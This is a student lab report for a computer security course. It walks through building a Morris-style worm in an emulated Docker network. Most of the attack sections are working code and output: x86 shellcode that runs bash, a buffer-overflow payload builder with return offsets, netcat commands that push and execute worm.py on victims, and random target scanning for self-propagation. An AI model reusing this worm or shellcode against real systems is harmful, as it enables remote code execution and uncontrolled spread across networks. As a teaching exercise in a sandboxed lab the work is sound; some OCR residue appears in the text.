MALWARE DESIGN

Morris Worm

CSE 406: Computer Security Sessional
Department of CSE, BUET

Submitted by:
Towhidul Islam
Student ID: 1705017

Table of Contents

Docker Setup

Internet-nano Docker Containers

```
[08/04/22]seed@VM:~/.../internet-nano$ dcbuild
Building morris-worm-base
```


```
]seed@VM:~/.../internet-nano$ dcup
network "internet-nano_default" with the default driver
network "internet-nano_net_151_net0" with the default driv
network "internet-nano_net_ix_ix100" with the default driv
network "internet-nano_net_152_net0" with the default driv
network "internet-nano_net_153_net0" with the default driv
as151h-host_2-10.151.0.73                          ... done
as152r-router0-10.152.0.254                        ... done
as152h-host_1-10.152.0.72                          ... done
as153h-host_4-10.153.0.75                          ... done
as152h-host_2-10.152.0.73                          ... done
as153h-host_1-10.153.0.72                          ... done
as153h-host_0-10.153.0.71                          ... done
as152h-host_0-10.152.0.71                          ... done
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 ... done
as153h-host_3-10.153.0.74                          ... done
as151h-host_3-10.151.0.74                          ... done
as151h-host_0-10.151.0.71                          ... done
as100rs-ix100-10.100.0.100                         ... done
internet-nano_morris-worm-base_1                   ... done
as151h-host_4-10.151.0.75                          ... done
as152h-host_3-10.152.0.74                          ... done
as153h-host_2-10.153.0.73                          ... done
as152h-host_4-10.152.0.75                          ... done
as153r-router0-10.153.0.254                        ... done
as151r-router0-10.151.0.254                        ... done
```

Map docker Containers

```
[08/04/22]seed@VM:~/.../map$ dcbuild
Building seedsim-client
```


```
[08/04/22]seed@VM:~/.../map$ dcup
Creating network "map_default" with the default driver
Creating seedemu_client ... done
Attaching to seedemu_client
```

Visualization of map.html




Opening a Terminal in a host

First, we click in any host and on the left side there will be a popup window which shows the details of that host. We can take different actions from that window. We can open console of any of those host by clicking on launch console button.



Visualization of ping in map.html



Here we will see that host machine from which we gave the ping command is blinking. We will use this mechanism to visualize which hosts are infected by the worm.

Task 1: Attack a Target Machine

Steps:

1. **Turn off the address randomization**

```
seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
idomize va space = 0
```

2. **Testing with a bening message**
   a. This following command is executed in our host machine

```
seed@VM:~/.../internet-nano$ echo hello | nc -w2 10.151.0.71 9090
```

   b. We collect Frame Pointer **(ebp)** inside bof() which is **0xffffd598** and the other is the **buffer's address** inside bof()

which is **0xffffd588** from internet-nano docker.

```
host_0-10.151.0.71          | Starting stack
host_0-10.151.0.71          | Input size: 6
host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
host_0-10.151.0.71          | ==== Returned Properly ====
```

3. Modifying createBadfile() function

a. We set the **ret** and **offset** variables in **worm.py** using the findings in step-2. Here, **ret** will be the **ebp+100** and **offset** will be **(ebp – buffer's address) + 4**

```
def createBadfile():
   content = bytearray(0x90 for i in range(500))

##################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   ret = 0xffffd5f8+100  # Need to change
   offset = 0x70+4  # Need to change

   content[offset:offset + 4] = (ret).to_bytes(4,
byteorder='little')

##################################################

   # Save the binary code to file
   with open('badfile', 'wb') as f:
      f.write(content)
```

4. Create badfile by running the worm.py file

a. After giving execute permission, we executed worm.py

```
[08/04/22]seed@VM:~/.../worm$ chmod +x worm.py
[08/04/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

5. Outcome of Task 1

a. After executing the **worm** file, we can see that the terminal is accessed successfully

```
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | (^_^) Shellcode is running (^_^)
```

Task 2: Self Duplication

Procedures

My VM machine is the initial attacker. In this task, we will copy the worm.py file in another host machine using the worm.py file itself.

So, our victim IP is **10.152.0.74.**

Shell Code for getting access of terminal by buffer overflow:

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                  "
   " nc -lnv 8080 > worm.py;                                   "
   " chmod +x worm.py; ./worm.py;                             *"
   "12345678901234567890123456789012345678901234567890123456789012345678890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Here we can see in the red box the shell code for copying and executing worm.py file.


```
# Send the malicious payload to the target host
print(f"**********************************", flush=True)
print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
print(f"**********************************", flush=True)
subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

# Give the shellcode some time to run on the target host
time.sleep(3)
subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)
```

By executing the above shell code in the red box, my VM machine provide the worm.py to the target host.

Outcome of Task 2

```
as152h-host_3-10.152.0.74 | Starting stack
as152h-host_3-10.152.0.74 | (^_^) Shellcode is running (^_^)
as152h-host_3-10.152.0.74 | Listening on 0.0.0.0 8080
as152h-host_3-10.152.0.74 | Connection received on 10.152.0.1 46036
as152h-host_3-10.152.0.74 | The worm has arrived on this host ^_^
as152h-host_3-10.152.0.74 | **********************************
as152h-host_3-10.152.0.74 | >>>>> Attacking 10.151.0.71 <<<<<
as152h-host_3-10.152.0.74 | **********************************
as151h-host_0-10.151.0.71 | Starting stack
as151h-host_0-10.151.0.71 | (^_^) Shellcode is running (^_^)
```

We can see both **shellcode** and **worm.py** file is executing in our target host. By using corresponding target host machine terminal we can see that the worm.py file is there and running.



Task 3: Propagation

In this task, we are going to propagate the attack throughout networks.Our VM is used only once and the rest of the task will be done by the infected hosts.

First, we modify the **getNextTarget()** function. Previously, the hard coded targetIP now will be updated dynamically. **randint()** function is used for this purpose.

```
def getNextTarget():
   while True:
      x = randint(151, 155)
      y = randint(70, 80)
      ip = '10.'+str(x)+'.0.'+str(y)

      try:
         output = subprocess.check_output(f"ping -q -c1 -W1 {ip}",
shell=True, stderr=subprocess.STDOUT)
         result = output.find(b'1 received')
         if result == -1:
            print(f"{ip} is not alive", flush=True)
         else:
            print(f"***{ip} is alive, launch the attack",
flush=True)
            break

      except subprocess.CalledProcessError as e:
         print(f"{ip} is not alive", flush=True)

   return ip
```

To ensure that our VM machine is used only once we need to do the followings –

```
host = socket.gethostname()
```

We get the current host on which the worm.py is running. If that host is our VM, then we exit that worm file after sending the worm.py to exactly one host. Otherwise we let the worm.py file to execute infinitely.

```
# Remove this line if you want to continue attacking others
if host == "VM":
    exit(0)
```

Outcome of Task 3


We can observe the attack propagation from our nano terminal.


```
as153h-host_3-10.153.0.74  | Starting stack
as153h-host_3-10.153.0.74  | (^_^) Shellcode is running (^_^)
as153h-host_3-10.153.0.74  | Listening on 0.0.0.0 8080
as153h-host_3-10.153.0.74  | Connection received on 10.153.0.1 43604
as153h-host_3-10.153.0.74  | The worm has arrived on this host ^_^
as153h-host_3-10.153.0.74  | 10.153.0.75 is alive
as153h-host_3-10.153.0.74  | **********************************
as153h-host_3-10.153.0.74  | >>>>> Attacking 10.153.0.75 <<<<<
as153h-host_3-10.153.0.74  | **********************************
as153h-host_4-10.153.0.75  | Starting stack
as153h-host_4-10.153.0.75  | Listening on 0.0.0.0 8080
as153h-host_4-10.153.0.75  | (^_^) Shellcode is running (^_^)
as153h-host_4-10.153.0.75  | Connection received on 10.153.0.74 36140
as153h-host_4-10.153.0.75  | The worm has arrived on this host ^_^
as153h-host_4-10.153.0.75  | 10.151.0.74 is alive
as153h-host_4-10.153.0.75  | **********************************
as153h-host_4-10.153.0.75  | >>>>> Attacking 10.151.0.74 <<<<<
as153h-host_4-10.153.0.75  | **********************************
as151h-host_3-10.151.0.74  | Starting stack
as151h-host_3-10.151.0.74  | (^_^) Shellcode is running (^_^)
as151h-host_3-10.151.0.74  | Listening on 0.0.0.0 8080
as151h-host_3-10.151.0.74  | Connection received on 10.153.0.75 34500
as151h-host_3-10.151.0.74  | The worm has arrived on this host ^_^
as151h-host_3-10.151.0.74  | 10.151.0.75 is alive
as151h-host_3-10.151.0.74  | **********************************
as151h-host_3-10.151.0.74  | >>>>> Attacking 10.151.0.75 <<<<<
as151h-host_3-10.151.0.74  | **********************************
as151h-host_4-10.151.0.75  | Starting stack
as151h-host_4-10.151.0.75  | Listening on 0.0.0.0 8080
as151h-host_4-10.151.0.75  | (^_^) Shellcode is running (^_^)
as151h-host_4-10.151.0.75  | Connection received on 10.151.0.74 34836
as151h-host_4-10.151.0.75  | The worm has arrived on this host ^_^
as151h-host_4-10.151.0.75  | 10.152.0.74 is alive
as151h-host_4-10.151.0.75  | **********************************
```

CPU Usage

We used the **htop** command to observe the **resource usages**.

Installation command-**sudo apt update && sudo apt install htop**





We noticed that the cpu usage is increasing.

Task 4: Preventing Self Infection

We need to check 2 things in this task-

- **Check 1:** Only one instance of the worm can run on a compromised computer.
- **Check 2:** Need to ensure that if a worm file is already present in a victim machine. If so, then we do not copy the worm file from the source again.

Check 1

If worm.py file is executed in host machine a random port will be open. Now like task 3, before sending the worm file to a host, we check if that port is already opened in that host machine. If it is already open then we don't send the badfile or worm file to that host. That's how we make sure that only one instance of worm can run on a targeted container.

```
sock = socket.socket()
host = socket.gethostname()
sock.bind((host, 2022))
```

```
shellcode = (

"\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"

"\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"

"\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^ ^) Shellcode is running (^ ^)';                 "
   " ls | grep -w worm.py || nc -lnv 8080 > worm.py; (ss -tulpn "
   " | grep -q 2022) || chmod +x worm.py; ./worm.py;          *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used

).encode('latin-1')
```

Check 2

ls | grep -w worm.py || nc -lnv 8080 > worm.py;

Above shell code checks whether bof directory has worm.py file or not. If bof dir doesn't have worm.py file then it will receive worm.py file.

Summary

In this assignment, we executed several tasks. Firstly buffer overflow attack is implented. In the second task, we copied the worm file to targeted host machine. In our next task, we copied and executed the worm file from our VM machine to all the other host machines. In our final task, we prevented the self propagation that we demonstrated in previous task.